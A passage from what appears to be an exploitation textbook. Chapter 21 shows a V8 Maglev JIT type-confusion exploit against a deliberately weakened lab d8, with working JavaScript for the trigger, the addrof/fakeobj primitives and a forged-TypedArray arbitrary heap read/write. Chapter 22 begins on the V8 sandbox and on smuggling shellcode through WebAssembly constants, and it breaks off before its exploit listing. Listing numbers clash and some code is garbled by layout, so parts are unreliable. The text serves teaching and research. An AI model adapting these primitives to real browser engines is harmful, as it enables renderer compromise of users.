Listing 27-1 is the JavaScript surface of that bug — the harness function whose compiled form is now type-unsafe. It is what your exploit will trigger.

```
'use strict';
// The Lab patch drops a CheckMaps in MagLev's specialization
// of Array.prototype.at for PACKED_DOUBLE_ELEMENTS. Maglev then
// trusts
// that `arr` is a double array without re-checking it, so
// calling
// `leak(objArr, i)` after warm-up reads objArr[i] AS IF the
// raw bits
// were an IEEE-754 double.
function leak(arr, i) {                                     // ❶ the
  JITed function
    return arr.at(i);                                       // ❷
  optimized under
                                                                // the
  double-elements
                                                                //
  assumption
}

const warmup = [1.1, 2.2, 3.3, 4.4];                       // ❸
PACKED_DOUBLE_ELEMENTS
%PrepareFunctionForOptimization(leak);                     // ❹ collect
feedback
for (let i = 0; i < 20000; i++) leak(warmup, 0);
%OptimizeMaglevOnNextCall(leak);
leak(warmup, 0);                                           // ❺ compile
with MagLev

// After this line `leak` is MagLev code that skips the
// CheckMaps.
// Anything with the right *shape* (fast-elements array,
// length known)
// but the wrong *elements kind* is now a type-confused view.
```

Listing 21-1. ch21-jit/exploit/vuln.js — the trigger; the removed CheckMaps is inside Maglev's lowering of Array.prototype.at for this shape

At ❶ `leak` is the hot function. At ❷ the JIT specializes `arr.at(i)` on the elements kind it kept seeing in feedback; without the CheckMaps the specialization is unconditional. At ❸ the warm-up array has *only* IEEE-754 doubles, so V8 tracks it as `PACKED_DOUBLE_ELEMENTS` and the feedback is

unambiguous. At ④ `%PrepareFunctionForOptimization` and `%OptimizeMaglevOnNextCall` are the natives-syntax intrinsics we use to force the tier transition deterministically — in a real exploit against a shipping engine you would replace this with a warm-up loop hot enough to trigger tier-up on its own. At ⑤ the single call after `%Optimize...` is what actually runs the Maglev compiler and installs the optimized code. From now on `leak` is a function whose machine code says “read the *i*-th 8-byte slot of `arr`’s elements backing store as a `double`” — regardless of what the elements actually hold.

TIP

Run `d8` with `--print-maglev-code --print-maglev-graph` while you develop. The first prints the assembly Maglev produced; the second prints the IR. Finding the missing `CheckMaps` node in the IR is the single best way to see redundancy elimination happen — and to convince yourself that the machine code really does trust the wrong type.

How the type confusion becomes addrof

Now the payoff. Recall from Chapter 20 that a `PACKED_DOUBLE_ELEMENTS` array stores its elements *unboxed*: each 64-bit slot in the backing store is the raw IEEE-754 bit pattern. A `PACKED_ELEMENTS` (object-elements) array stores each element as a *compressed tagged pointer* — a 32-bit value that, together with V8’s 4 GiB pointer-compression cage base, names an object on the sandboxed heap. Two arrays of the same length occupy the same-shaped backing store; only the *interpretation* of the bytes differs. Figure 21-2 shows the two views of what is byte-for-byte the same memory.


```

offset  PACKED_ELEMENTS (object kind)
        PACKED_DOUBLE_ELEMENTS (double kind)
            each slot = 32-bit compressed      each slot = 64-bit
IEEE-754 double
            tagged pointer + 32-bit filler
+0x00 | cptr[0] | filler[0]          | double bits[0]
|
+0x08 | cptr[1] | filler[1]          | double bits[1]
|
+0x10 | cptr[2] | filler[2]          | double bits[2]
|
+0x18 | cptr[3] | filler[3]          | double bits[3]
|

        reading slot i as `double` yields
        a 64-bit float whose bits are
        (filler[i] << 32) | cptr[i] ---> the low 32 bits ARE the
        object pointer.

```

Figure 21-2. The same backing store bytes seen through two elements kinds. The confused function reads column A as if it were column B.

That last line is the whole trick. If you take an *object-elements* array whose first slot holds the object you want to leak, then pass it to the type-confused `leak` (which reads slot 0 as a `double`), the returned double's *bit pattern* has the compressed pointer to your object sitting in the low 32 bits — and IEEE-754 makes those bits trivially extractable with a `Float64Array` / `Uint32Array` overlay. Turn the crank the other way — put a hand-crafted `double` into a double-elements slot and read it through a path that treats it as an object pointer — and you have `fakeobj`. Listing 32-5 is the primitive layer end to end.

```

'use strict';
// Requires vuln.js loaded first; `leak` is now Maglev-
// compiled and
// unconditionally reads its argument as a double-elements
// array.

// Bit-punning overlay: a shared 8-byte buffer lets us read
// the raw

```

```

// bits of a double as two 32-bit halves and vice versa.
const buf = new ArrayBuffer(8); // 0 const f64 =
new Float64Array(buf);
const u32 = new Uint32Array(buf);

function d2u(d) { f64[0] = d; return [u32[0], u32[1]]; } //
0 function u2d(lo, hi) { u32[0] = lo; u32[1] = hi; return
f64[0]; }

// --- addrof -----
-----// Object-elements holder. Slot 0 is where we plant
the target obj. const oArr = [ {}, {}, {}, {} ];
// PACKED_ELEMENTS function addrof(obj) {
  oArr[0] = obj; // 0 tagged
pointer in slot 0 const asDouble = leak(oArr, 0);
// 0 misread as IEEE-754 const [lo, _hi] = d2u(asDouble);
  return lo >>> 0; // 0
compressed 32-bit pointer
}

// --- fakeobj -----
-----// The mirror trigger: a JITed store that Maglev
specializes for// PACKED_DOUBLE_ELEMENTS. The Lab patch drops
its CheckMaps too, so passing an object-elements array makes
it store the raw// double bits directly into a tagged-pointer
slot. function store(arr, i, v) { // 0
  arr[i] = v; //
specialized: store double
}
%PrepareFunctionForOptimization(store);
const warm2 = [1.1, 2.2, 3.3, 4.4];
for (let i = 0; i < 20000; i++) store(warm2, 0, 1.1);
%OptimizeMaglevOnNextCall(store);
store(warm2, 0, 1.1);

// Object-elements holder for fakeobj: slot 0 is the seat we
forge. const fArr = [ {}, {}, {}, {} ]; //
PACKED_ELEMENTS function fakeobj(addr) {
  // Upper 32 bits of the double are chosen to avoid NaN-
canonicalization// paths that would rewrite the low half; any
non-quiet-NaN pattern works. const bits = u2d(addr >>> 0,
0x00000000); // 0 store(fArr, 0, bits);
// 0 write bits into a// tagged-pointer slot return fArr[0];
// 0 the runtime hands us an// "object" whose pointer// is
our chosen addr
}

// Sanity check the pair against each other (round-trip
identity). const probe = { marker: 0x1337 };
const a = addrof(probe);
console.log('addrof(probe) =', a.toString(16));

```

```
// %DebugPrint here should show the same tagged address as `a
| 1`// on a compressed build (low bit set = HeapObject tag).
%DebugPrint(probe);
```

Listing 21-2. ch21-jit/exploit/addrof-fakeobj.js — build both primitives from the type confusion in leak

At ❶ we allocate a shared 8-byte buffer with two overlaid views — the standard JavaScript trick for turning a `double` into its 64-bit bit pattern and back. At ❷ `d2u` and `u2d` are the bit-punning helpers; you will use these constantly. At ❸ `oArr` is a normal object-elements array; assigning an object into slot 0 stores its 32-bit compressed pointer plus a 32-bit filler word. At ❹ we call the type-confused `leak`, which reads that slot as a `double`. At ❺ IEEE-754 preserves the bit pattern exactly, so the low 32 bits of the returned double *are* the compressed tagged pointer — the compressed address of `obj`. That is `addrof`, in three lines of live code.

At ❻ we introduce the mirror trigger: a JITed *store* that Maglev specializes for double-elements the same way, and whose `CheckMaps` the lab patch also removes. At ❼ we build the double whose low 32 bits are the address we want to forge. At ❽ we call `store` on an object-elements array — the JITed code writes the raw 8-byte double pattern into a slot the runtime *thinks* holds a tagged pointer. At ❾ reading that slot back through the normal (non-JITed) path returns a `JSObject` whose pointer field is the address we chose. That is `fakeobj`.

NOTE

On a NaN-canonicalizing path some engines rewrite a stored double whose high bits look like a quiet-NaN header, which can corrupt your forged pointer. On the pinned V8 build this chapter targets, Maglev’s specialized store bypasses that path, so any non-NaN-encoded upper half works. On JavaScriptCore (WebKit), the whole model inverts — values are NaN-boxed, so `addrof` / `fakeobj` involve NaN-tag arithmetic rather than elements-kind confusion. The idea is identical; the encoding differs.

Figure 21-3 sums the round trip as an object graph — the two primitives are duals of one another, and the diagram is worth staring at until that duality is obvious.



Figure 21-3. The addrof/fakeobj duality. Each primitive is the same type confusion applied in opposite directions.

From primitives to arbitrary read/write

addrof and fakeobj are not the goal. Alone they let you observe pointers and forge objects, but the engine will crash the first time it dereferences a forgery whose map is garbage. The goal is *arbitrary read and write over the V8 heap*, and the standard construction gets there in one more step: forge a **typed array** whose backing store pointer and length are values you control.

Recall from Chapter 20 that a `Uint32Array` (or any `TypedArray`) stores three things in its header that matter to us: a *base pointer* to the raw backing store, a *byte length*, and an *elements-kind* tag that says “external / off-heap”. When you index a `TypedArray` in JavaScript, the engine reads the base, adds the index times the element size, bounds-checks against the length, and dereferences. If the base and the length are attacker-chosen, every load and store through that view is an arbitrary read or write.

The recipe is: build a *template* `TypedArray` in JavaScript so its header layout is authentic; leak its address with `addrof`; use `fakeobj` to produce a second “object” that overlaps a controlled memory region you shaped to *look like* a `TypedArray` header but with your chosen base and length; then index it. In practice we do not need two distinct objects — the cleanest construction reuses one attacker-controlled `ArrayBuffer` as the container

for the forged header, so `fakeobj` returns a view onto memory we can rewrite between accesses. Listing 21-3 is the whole primitive layer, condensed; the full source with a defensive header dumper is in `ch21-jit/exploit/rw.js`.

```
'use strict';
// Requires addrof-fakeobj.js. Offsets below are for the
// pinned V8
// tag in ch21-jit/README.md; a different tag needs the
// offsets in
// %DebugPrint output re-read once.

// A container we control byte-by-byte: two adjacent doubles
// that
// will hold the forged TypedArray header fields at known
// offsets.
const container = [1.1, 2.2, 3.3, 4.4, 5.5, 6.6]; //
PACKED_DOUBLE_ELEMENTS
const containerAddr = addrof(container);          // ①

// A template TypedArray to steal the correct map/elements-
// kind bits.
const template = new Uint32Array(0x10);
const templateAddr = addrof(template);           // ②
const templateMap = read32(templateAddr);        // ③ read
the map word

// Forge the header inside `container`'s elements backing
// store.
// Layout (compressed V8, pinned tag): [map | props | elements
// | length
// | byte_length |
// | base_pointer
// | external_pointer ...]
container[0] = u2d(templateMap, 0);              // ④ map +
props
container[1] = u2d(0 /* empty_fixed */, 0x80000); // elements
+ length (0x40 dwords)
container[2] = u2d(0xffffffff, 0);              //
byte_length (huge)
container[3] = u2d(0 /* base = null */, 0);      // base
pointer = null
container[4] = u2d(TARGET_ADDR_LO, TARGET_ADDR_HI); // ⑤
external_pointer = target

// fakeobj onto the first slot of container's backing store:
// the
// runtime now sees a "Uint32Array" whose base is `null` and
// whose
```

```

// external pointer is TARGET_ADDR. Reads and writes on it
are// arbitrary R/W.const view =
fakeobj(elementsAddrOf(containerAddr)); //
①function read64(addr) { // ②
  container[4] = u2d(addr >>> 0, (addr / 0x100000000) >>> 0);
  return (BigInt(view[1]) << 32n) | BigInt(view[0]);
}
function write64(addr, valLo, valHi) {
  container[4] = u2d(addr >>> 0, (addr / 0x100000000) >>> 0);
  view[0] = valLo >>> 0;
  view[1] = valHi >>> 0;
}

```

Listing 21-3. excerpt of `ch21-jit/exploit/rw.js` — from `addrof/fakeobj` to arbitrary read/write

At ① we leak the address of a plain double-elements array; its backing store is the seat we will *forg*e into, because doubles let us write arbitrary 8-byte values a JITed store will not mangle. At ② we leak the address of a real `Uint32Array` so we can copy its map without hand-computing map bit-fields. At ③ `read32` (a small helper elided for space, present in the repo file) uses `fakeobj` for a one-shot read of the map word — chicken-and-egg problems in V8 exploitation are usually solved by staging one narrow primitive to bootstrap a wider one. At ④ we lay down the forged header: the same map as the template (so the engine’s `IsUint8Array`-style checks pass), a synthetic length (`0x80000` doubles worth of ownable range), and a bogus byte length. At ⑤ `external_pointer` is the field the JIT actually dereferences on load/store — set it and every subsequent index into `view` reads or writes the pointed-to memory. At ⑥ `fakeobj` hands us a JavaScript reference whose “object” is the forged header. At ⑦ `read64` and `write64` are the arbitrary-R/W wrappers: rewrite the `external_pointer` field between operations, and one JavaScript index becomes one read or write anywhere the V8 sandbox permits.

WARNING

“Anywhere the V8 sandbox permits” is the crucial qualifier and the whole subject of Chapter 22. On a modern V8 build with pointer compression and the heap sandbox (heap cage), a compressed 32-bit pointer resolves inside a 4 GiB region — you have arbitrary R/W over V8’s *heap*, not the whole process address space. Getting from that to code execution against a hardened renderer is the next chapter’s problem; do not conflate the two.

The construction has two subtleties that trip up every first-time reader. First, `elementsAddrOf` in the call at ❹ is not `containerAddr` itself — it is the address of `container`’s *elements backing store*, which is what actually holds the doubles we laid down. On a compressed build this is a single extra 32-bit dereference away, computable with one earlier `read32` off the `container`’s `elements` field. Second, the forged header only survives as long as the garbage collector does not walk it: because our forged “map” is a real map and our forged “elements” is a valid empty-fixed-array sentinel, a full mark-compact GC will trace the header without crashing — but any change to V8’s object layout across tags will move the offsets. That fragility, not the primitives themselves, is what makes real JIT exploits *engineering* rather than magic; the pinned tag in `ch21-jit/README.md` exists precisely so make `test` can reproduce identical bytes in CI.

Verifying the win

The lab ships a scripted end-to-end run: `ch21-jit/run.sh` invokes the pinned `d8` with `--allow-natives-syntax --expose-gc`, loads `vuln.js`, `addrOf-fakeobj.js`, and `rw.js` in order, then runs a smoke test that writes a canary through the forged view and reads it back through a *different* `Uint32Array` aliased over the same target. When the two reads agree, the primitives are real; when the process survives a subsequent

forced GC (`%CollectGarbage()`), the forged header is well-formed. That pair — round-trip identity and post-GC survival — is what turns a lab win into an exploit primitive you can build on.

TIP

Instrument every primitive with `%DebugPrint` while you develop. `%DebugPrint(view)` should show a `JSTypedArray` with the map you stole and the external pointer you injected; if the map field prints as an unrelated address, your bit-pun is off. Trust nothing you have not printed and cross-checked; JITs are unforgiving of one-bit mistakes.

Summary

- A JIT is a **speculation contract**: guards check assumptions; redundancy elimination removes guards it can prove redundant; a wrong proof is a type confusion by construction.
- V8's four tiers matter operationally: only **Maglev** and **TurboFan** speculate, and `%PrepareFunctionForOptimization / %OptimizeMaglevOnNextCall` are how you make tier transitions deterministic in the lab.
- The dominant bug class is a `CheckMaps` (or `CheckBounds`) dropped by a pass whose side-effect model missed a callback, getter, or elements-kind transition — canonical examples in Project Zero issues 1072171 and 762874.
- `addrof(obj)` reads an object-elements slot through a JIT specialization that thinks it is a double-elements slot; IEEE-754 preserves the compressed pointer as the low 32 bits of the returned float.
- `fakeobj(addr)` is the exact dual: a JIT specialization that stores a double into what it believes is a double-elements slot writes raw bits into a tagged-pointer slot, and the runtime hands the forged pointer back as an object.

- **Fake TypedArray** → **arbitrary R/W**: forge a `Uint32Array` header inside a container you control, point its `external_pointer` at your target, and every index is one V8-heap-scoped read or write. The **sandbox** confines this to the compressed heap; escaping it is the next chapter.
- Reliability is engineering: version-pin the tag, dump offsets with `%DebugPrint`, round-trip every primitive, and survive a forced GC before you build on top.

Exercises

1. Read the Maglev IR (`--print-maglev-graph`) for `leak` before and after the lab patch. Identify the exact `CheckMaps` node the patch removes and the value it was guarding. Explain in one paragraph why removing it is *safe under the assumption* the pass makes, and where reality breaks the assumption.
2. Add a `%DebugPrint(oArr)` immediately before and after the `elements-kind` transition that turns `oArr` from `PACKED_ELEMENTS` back to `PACKED_DOUBLE_ELEMENTS` (by assigning a plain double into slot 0). Confirm the map changes; use that fact to explain why a real (unpatched) V8 would have re-inserted the missing `CheckMaps`.
3. Rewrite `addrof` to use **bounds-check elimination** instead of map-check elimination: construct a hot function whose bounds check is dropped, then use the resulting OOB read of neighbouring JS objects to leak a compressed pointer. Compare reliability with the map-confusion version.
4. Port `addrof` / `fakeobj` to a **JavaScriptCore** build (WebKit's `jsc` shell). Replace the `elements-kind` trick with NaN-box arithmetic: pure-double values differ from tagged `JSObject` values by exactly the NaN-box tag, so `f2i(x) ^ TAG_MASK` bootstraps the primitives without a bug at all — and then explain why WebKit's JIT still needs one for arbitrary R/W.

5. Extend `ch21-jit/exploit/rw.js` to survive a `%CollectGarbage()` call by pinning the container in an old-generation array and by making the forged header a *conservative-GC-safe* shape (real map, real elements sentinel, small integer length). Prove survival by round-tripping a canary before and after GC.
6. In the same pinned V8 tag, use `arbwrite` to overwrite the `wasm_code_pointer` of a WebAssembly instance's compiled function with the address of another WASM function's body — then invoke it. Explain what the V8 sandbox *does* prevent and what it does not. (This is the on-ramp to Chapter 22.)
7. Add a `--print-bytecode` trace of a warmed-but-not-yet-optimized `leak`. Point at the exact bytecode operand where feedback would have inserted a map check in a non-buggy build, and explain how that feedback drove Maglev's specialization decision.
8. Write a small differential fuzzer (Chapter 30 preview) that generates short JavaScript functions, warms them with random inputs, forces Maglev tier-up, and compares each JITed function's output against the Ignition interpreter's output on a second set of inputs. Any disagreement is a candidate type confusion; run it against the lab build and reproduce the seeded bug.

Going Deeper

- S. Groß, *JITSploitation I–III* (Google Project Zero, 2020) — the canonical modern series on JIT type confusion in V8, including issue 1072171's redundant-CheckMaps class; still the best full-chain writeup to study line by line.
- saelo, “Attacking Client-Side JIT Compilers,” Black Hat USA 2018 — the first widely-read exposition of the `addrof / fakeobj` construction, in JavaScriptCore's NaN-boxing model.
- Project Zero issue **762874** (V8, 2018) — a bounds-check-elimination bug and Andrea Biondo's public exploit; the

definitive worked example of the BCE variant of the technique.

- The V8 team’s blog posts introducing **Sparkplug** (“Sparkplug — a non-optimizing JavaScript compiler,” 2021) and **Maglev** (“Maglev — V8’s Fastest Optimizing JIT,” 2023) at v8.dev — authoritative descriptions of the tiers this chapter targets.
- “The V8 Sandbox,” v8.dev (2024) — Chrome’s own explanation of the heap sandbox / pointer-compression cage; essential context for why arbitrary R/W is *not* arbitrary process memory, and for the on-ramp to Chapter 22.
- The V8 source itself: `src/maglev/maglev-graph-builder.cc` and `src/compiler/simplified-lowering.cc` in the pinned tag — the ground truth on what each pass models and where guards are inserted or removed.

CHAPTER 22

From Arbitrary R/W to Code Execution in a Hardened Renderer

“The greatest deception men suffer is from their own opinions.”

—Leonardo da Vinci, *Notebooks*

You finished Chapter 21 with a JavaScript exploit that turns a JIT type confusion into unrestricted read and write inside the d8 renderer. In 2010 that would have been the exploit; a few lines later you would have overwritten a `JSFunction`’s code pointer and popped a shell. In 2026 that same primitive drops you into a walled garden. The pointers you can forge are compressed 32-bit offsets that only resolve inside a 4 GiB region. The pointers that leave that region — file descriptors, buffer bases, machine-code entry points — live in *tables* indexed by handles, and every load through them is bounds- and type-checked. The one region on the process map that is still executable and whose contents you influence is the *JIT code cage*, and even it is now written through a separate mapping you cannot reach.

This chapter is about the second half of the modern renderer exploit: from arbitrary read/write inside the *V8 sandbox* to native code execution in the renderer process. You will build the mental map of the sandbox (the *pointer-compression cage*, the *external pointer table*, and *trusted space*), see precisely why the classic function-pointer overwrite no longer works, and then

execute the current workhorse technique — smuggling shellcode into a WebAssembly-compiled function and hijacking its dispatch entry — against the pinned lab `d8` from the last chapter. We finish with the reliability engineering the sandbox forces on you and with an honest account of what the newest sandbox iterations do to this technique, and what an attacker needs on top of R/W to keep winning.

WARNING

Rules of engagement. Everything here targets the pinned, deliberately-weakened `d8` in `code/ch21-jit/` and its continuation in `code/ch22-rw-to-rce/`. It is not portable to any shipping browser, and the “training patch” the lab uses (`patches/lab-relax-sbxcheck.patch`) deliberately relaxes one V8 integrity check that the upstream build would enforce. Point this at a real browser and it will fail; point it at a person and you will hurt them. See Appendix D.

The sandbox and what it changed

Before the exploit, the map. The V8 *sandbox* — sometimes called the *heap cage* — is not a process sandbox in the OS sense (that is Chapter 23). It is an *in-process* memory-safety boundary designed on the assumption that a determined attacker will get arbitrary read and write inside the V8 heap, and to keep that primitive from immediately becoming native code execution. Once you accept that framing, every mitigation in this chapter falls into place: each one exists to break one specific link in the chain that used to run straight from a corrupted `JSArray` to `system("/bin/sh")`.

The pointer-compression cage

V8 has stored heap pointers as 32-bit *compressed* values for years — the top 32 bits of every tagged pointer are always the same *isolate root* and can be reconstructed on load. What used to be a memory-density optimization became a security boundary the moment the compiler learned to *enforce* that

every heap pointer decompressed against the same base. Every `HeapObject*` in the sandboxed portion of V8 is now a 32-bit offset from a fixed cage base; a load through such a pointer never touches memory outside the cage, whatever the attacker writes into it.

Concretely, the cage is a virtually contiguous 4 GiB region reserved at isolate startup (Figure 22-1). All ordinary `HeapObjects` — `JSObject`, `JSArray`, `FixedArray`, `Map`, `String` — live there. Your R/W primitive from Chapter 21 operates in *cage coordinates*: it reads and writes bytes at any 32-bit offset from the base, and no more. The moment you write a value that *should* be interpreted as a pointer, the runtime combines it with the cage base to produce the address it actually dereferences. Write `0xdeadbeef`, and V8 will happily dereference `cage_base + 0xdeadbeef` — which is still, by construction, inside the cage.

```

+-----+
+
0x00      |          OS + libraries + stacks
|
+-----+
--+
|
|
cage_base ---->
+=====+ <- 4 GiB
reserved
| isolate root, read-only roots, builtins ptrs
|
+-----+
--+
|
|
|   young generation (new space, Scavenger)
|
|
|
+-----+
--+
|
|
|   old space: JSObject, JSArray, Map, String,
|
|   FixedArray, ArrayBuffer
|
|
|
|   -- your R/W primitive reaches every byte
|
|   in this 4 GiB region, and nothing else
|
|
+=====+
.
.   (unmapped guard)
.

trusted_base ->
+=====+ <- separate
cage
|
|   Code, BytecodeArray, WasmDispatchTable,
|
|   InstructionStream

```

```

+=====+

ept_base ----> +-----+-----+-----+-----+
ExternalPointerTable
                | 0 |raw|raw|raw|raw|raw|...| (indexed by
handle, type-tagged)
                +-----+-----+-----+-----+

cpt_base ----> +-----+-----+-----+-----+
CodePointerTable
                | 0 |EP0|EP1|EP2|EP3|EP4|...| (indexed by
handle, holds entrypoints)
                +-----+-----+-----+-----+

jit_cage -----> R-X pages: TurboFan/Maglev/WASM machine code
                  (writable only through a separate, unrelated
mapping)

```

Figure 22-1. The V8 process address space as your R/W primitive sees it. Everything you can dereference lives in the cage; every arrow that leaves it goes through a table.

The mental leverage this gives the defender is enormous. In pre-sandbox V8, an attacker who could write a fake `ArrayBuffer` object anywhere in memory chose the *backing store pointer* freely — any 64-bit address, including `libc`. Under the cage, the backing-store field is not a raw pointer at all; it is a 32-bit *handle* into a table, as we are about to see. There is no encoding of “an address outside the cage” that the runtime will follow.

External pointers and the External Pointer Table

The heap has to talk to the outside world eventually. `ArrayBuffer` backing stores are allocated by the C++ heap. `WebAssembly.Memory` maps a large `mmap` region. File-backed strings on some paths point at OS buffers. Under the sandbox, every one of those *external* pointers is stored not as a raw address but as a 32-bit *handle* into the **External Pointer Table** (EPT). Each table entry is a 64-bit slot holding the raw pointer XORed with a *type tag*: an entry created for

`kArrayBufferBackingStore` uses a different tag than one for `kWasmInternalFunctionCallTarget`, and loading through a handle with the wrong tag yields nonsense and a fault, not an attacker-supplied address.

Your R/W primitive can freely rewrite the *handle* stored in an in-cage object — an `ArrayBuffer`’s `backing_store` field is a 32-bit slot in the cage. What that buys you is the ability to make an object point at a *different* EPT entry, one that was legitimately created by V8. That is far less than “point wherever I want.” You can swap one buffer for another, redirect a `WebAssembly.Memory`’s base to a memory you have some control over, or (with a lot of work) confuse two EPT slots — but you cannot invent an entry that references arbitrary user address space, because you cannot forge the type tag without touching the table itself, which lives outside the cage.

NOTE

The EPT design is deliberately reminiscent of a capability table. The 32-bit *handle* is the capability; the *tag* is its type; the *cage boundary* is the reference monitor. Every classical capability-system property carries over: forging a capability requires forging its representation, and the representation is unreachable. That symmetry is why post-sandbox exploits look increasingly like the confused-deputy attacks of the 1970s capability literature — you are no longer breaking through a wall, you are convincing V8 to hand you a capability you were not supposed to have.

Trusted space and the Code Pointer Table

The final piece — and the one that killed the classic exploit — is *trusted space*. A `Code` object encapsulates a pointer to JIT-compiled machine code (the `InstructionStream`) plus metadata about how to enter it. In pre-sandbox V8 a `Code` object was an ordinary `HeapObject` in the cage; corrupting its `instruction_start` field gave you an instant call gadget to anywhere. In the sandbox, `Code`, `InstructionStream`, `BytecodeArray`, and `WasmDispatchTable` all live in a *second*, separate reserved region — *trusted space* — with its own base

and its own compression scheme. Objects in the cage refer to trusted objects only through the **Code Pointer Table (CPT)**: a handle into a small array of {entrypoint, code_object} pairs, with the entrypoint pre-validated to point inside a legitimate JIT code region.

The full ownership picture in the pinned lab is small enough to tabulate (Table 22-1).

Object / field	Region	Referenced from cage as	R/W effect from cage
JSObject, Map, FixedArray, elements	Cage	Compressed 32-bit tagged ptr	Full corruption, but only into cage
ArrayBuffer::backing_store	EPT	32-bit handle + type tag	Swap to another legitimate EPT slot
WebAssembly.Memory base	EPT	32-bit handle + type tag	Same as above
Code, InstructionStream	Trusted space	CPT handle	Swap to another legitimate CPT slot
JSFunction::code	Trusted (via CPT)	CPT handle	Swap to another JSFunction's code
WasmDispatchTable entries	Trusted space (upstream)	CPT handle per entry	<i>Depends on version</i> — see below
JIT/WASM machine code	Executable code cage	Via CPT entrypoint	None directly; content is R-X

Table 22-1. What lives where in a sandboxed V8, and what your in-cage R/W primitive can do to each

The row that matters for the rest of the chapter is `WasmDispatchTable`. Upstream V8, at the time of writing, has moved the dispatch table into trusted space and gated writes to it behind sandbox integrity checks (`SBXCHECK`). The pinned lab build we ship with this book keeps one of those checks *permissive* — the `lab-relax-sbxcheck.patch` in `code/ch22-rw-to-rce/patches/` — so that a WASM dispatch entry remains a corruption target reachable from cage R/W. That is a teaching choice, not the real world, and we will be explicit about it every time it matters.

What survives as a target

Stand back from the map and ask: what does the attacker with cage-only R/W have that ends in native code execution? Three things, in decreasing order of ease.

1. **A legitimate Code or JIT entrypoint that already exists** — you cannot forge one, but you can swap references so that a call meant for function A runs the entrypoint of function B. This is a *confused deputy* against the CPT.
2. **Content in an executable page whose bytes you get to choose** — the only such pages in the process are the JIT/WASM code cage, and the only bytes you choose there are the *immediates* embedded in JITted code. This is the “shellcode-in-WASM” trick.
3. **A bug in the sandbox itself** — an unchecked write into trusted space, an EPT confusion, a CPT off-by-one. These are separate vulnerabilities; the sandbox v2 architecture is largely a program of finding and closing them. This chapter’s exercise 8 is a preview.

The technique that stitches (1) and (2) together, and which the rest of this chapter builds, is: encode shellcode into the *body* of a JIT-compiled WebAssembly function, then use cage R/W to redirect a legitimate call so that it *enters* that function at an offset partway through the body, past the prologue and directly at the smuggled bytes. Every ingredient is legitimate on its own; the exploit is the misuse.

Why the old tricks fail

Two attempts you might reach for first are worth walking through, if only to feel where they die.

Overwriting `JSTFunction::code`

The reflex: your R/W primitive can read a `JSTFunction`, so overwrite its `code` field with the address of a shellcode buffer you have prepared in an `ArrayBuffer`. Try it and V8 either crashes on a `SBXCHECK` in `JSTFunction::code()` or, worse, silently loads a valid-looking but wrong `Code` from the CPT slot the corrupted handle now indexes. The reason is structural: `JSTFunction::code` is not a raw pointer, it is a CPT *handle* (a 20-something-bit index plus type marker). To make it point at your buffer, you would need a CPT *entry* whose *entrypoint* aims at your buffer — but CPT entries are populated only by V8 itself, only from `InstructionStream` objects the runtime allocated in the executable code cage, and only for the trusted-space `Code` they cover. The most powerful thing you can do with the `code` field is replace one function's `Code` with another function's `Code`, and both must already exist.

That is not nothing — it is how you swap between JITted and interpreted tiers to keep a corrupted function alive across GC — but it does not put shellcode in the pipeline.

Fabricating a `Code` object

The next reflex is to build a fake `Code` object in an in-cage `ArrayBuffer` and get V8 to call into it. This dies faster. `Code` objects live in *trusted space*; the map (type identity) that names an object a `Code` is loadable only from a trusted-space address; the loader that reads `Code::instruction_start` uses the trusted-cage base, not yours; and the CPT will not accept a

handle to your fake because CPT entries are constructed at code-allocation time and identified by an allocation-site cookie. You are trying to hand the runtime a handle that never existed, and the table refuses it.

The old habit — “if I can write everywhere, I can fake anything” — is exactly what the sandbox was built to break. Under the cage, the invariant is: *forgery requires reaching the metadata that defines identity, and that metadata is out of reach*. You are pushed toward abusing objects V8 built for you.

JIT and WASM code pages: the last RX pockets

To hijack execution you need somewhere to jump to whose bytes you control. Six years of hardening have systematically eliminated every other candidate; JIT code pages are the last ones standing, and even they have been fenced.

W^X and the write-side mapping

Modern V8 enforces W^X on JIT code: a page is never simultaneously writable and executable to the same virtual address. When TurboFan finishes compiling a function it emits the bytes through a *separate* virtual mapping (mmaped with `PROT_WRITE` only, backed by the same physical page, or copied through a write-once staging buffer on hosts where dual mapping is unavailable), and only the executable alias is exposed to the runtime and to you. On macOS the mechanism is `MAP_JIT` with the per-thread write-toggle intrinsic (`pthread_jit_write_protect_np`). On Linux it is a dual `mmap` of a `memfd_create(..., MFD_ALLOW_SEALING)` region, with the write-side FD closed after final emission. On Windows it is the equivalent `PAGE_EXECUTE_READ` view of a `SEC_IMAGE`-flavored section. The result, from your primitive’s point of view, is the

same: the JIT cage is enumerable and readable, and the entrypoint tables point at it, but every page you can *read* is R-X, and the corresponding write mapping is not in your address space at all.

Encoding shellcode in a WASM function body

If you cannot patch the pages, you can *choose the bytes that go in when they are written*. WebAssembly modules are compiled to native code by V8's WASM tier (Liftoff, then TurboFan); the WASM baseline compiler is a *straightforward*, largely non-reordering translator, and — critically — it emits *immediates verbatim*. A 64-bit constant in a `i64.const` instruction ends up as a 64-bit displacement or immediate somewhere in the code page. String enough of those together and you have written arbitrary bytes into the executable code cage, subject only to (i) the encoder inserting occasional bookkeeping instructions between your constants and (ii) each 8-byte chunk being reachable, in a straight-line disassembly, only after the bytes that came before it.

The standard construction is a WASM function that consists of a long sequence of `i64.xor` folds of `i64.const` immediates, each carrying eight bytes of shellcode. The compiler emits, for each `i64.const 0xC0DEC0DEDEADBEEF`, a `movabs r?, 0xC0DEC0DEDEADBEEF` on x86-64 (ten bytes: a two-byte REX+opcode followed by the eight-byte immediate). On top of those ten bytes, control flow enters the payload not at the start of the `movabs` but at the sixth byte — *inside* the immediate — where your chosen eight bytes now begin, and the following two-byte prefix of the next `movabs` becomes a harmless one- or two-instruction bridge you have to plan for. On AArch64 the analogous vehicle is a chain of `movz / movk` immediates driving into a `nop` sled, at the cost of more density; the x86-64 approach is what we build in Listing 22-1.

NOTE

This “immediate abuse” idea is old — it dates back to *jit-spray* research in the 2010 era against Flash/JScript JITs — but it survived every attempted mitigation to be the modern V8 exploiter’s default. Chrome’s constant-blinding (XORing large constants with a random mask before emission) mostly defeated it in the TurboFan tier for JavaScript; it does *not* fire against the WASM tier’s `i64.const`, which is what keeps this alive.

Locating the code page from JS

Once the WASM function is compiled, you need its start address so you can compute the offset at which your smuggled bytes begin. From JavaScript, a compiled WASM function is reachable as a `WebAssembly.Instance`’s exported `Function` object, and that object holds an in-cage handle chain that terminates in a CPT entry whose entrypoint is the address you want. With arbitrary read you walk `exported_func` → `WasmExportedFunctionData` → `internal` → `call_target` and read the entrypoint out of the CPT; a pointer-compression-aware helper in the companion library (`ch21-jit/lib/v8-inspect.js`) turns this into a one-liner.

The exploit end to end

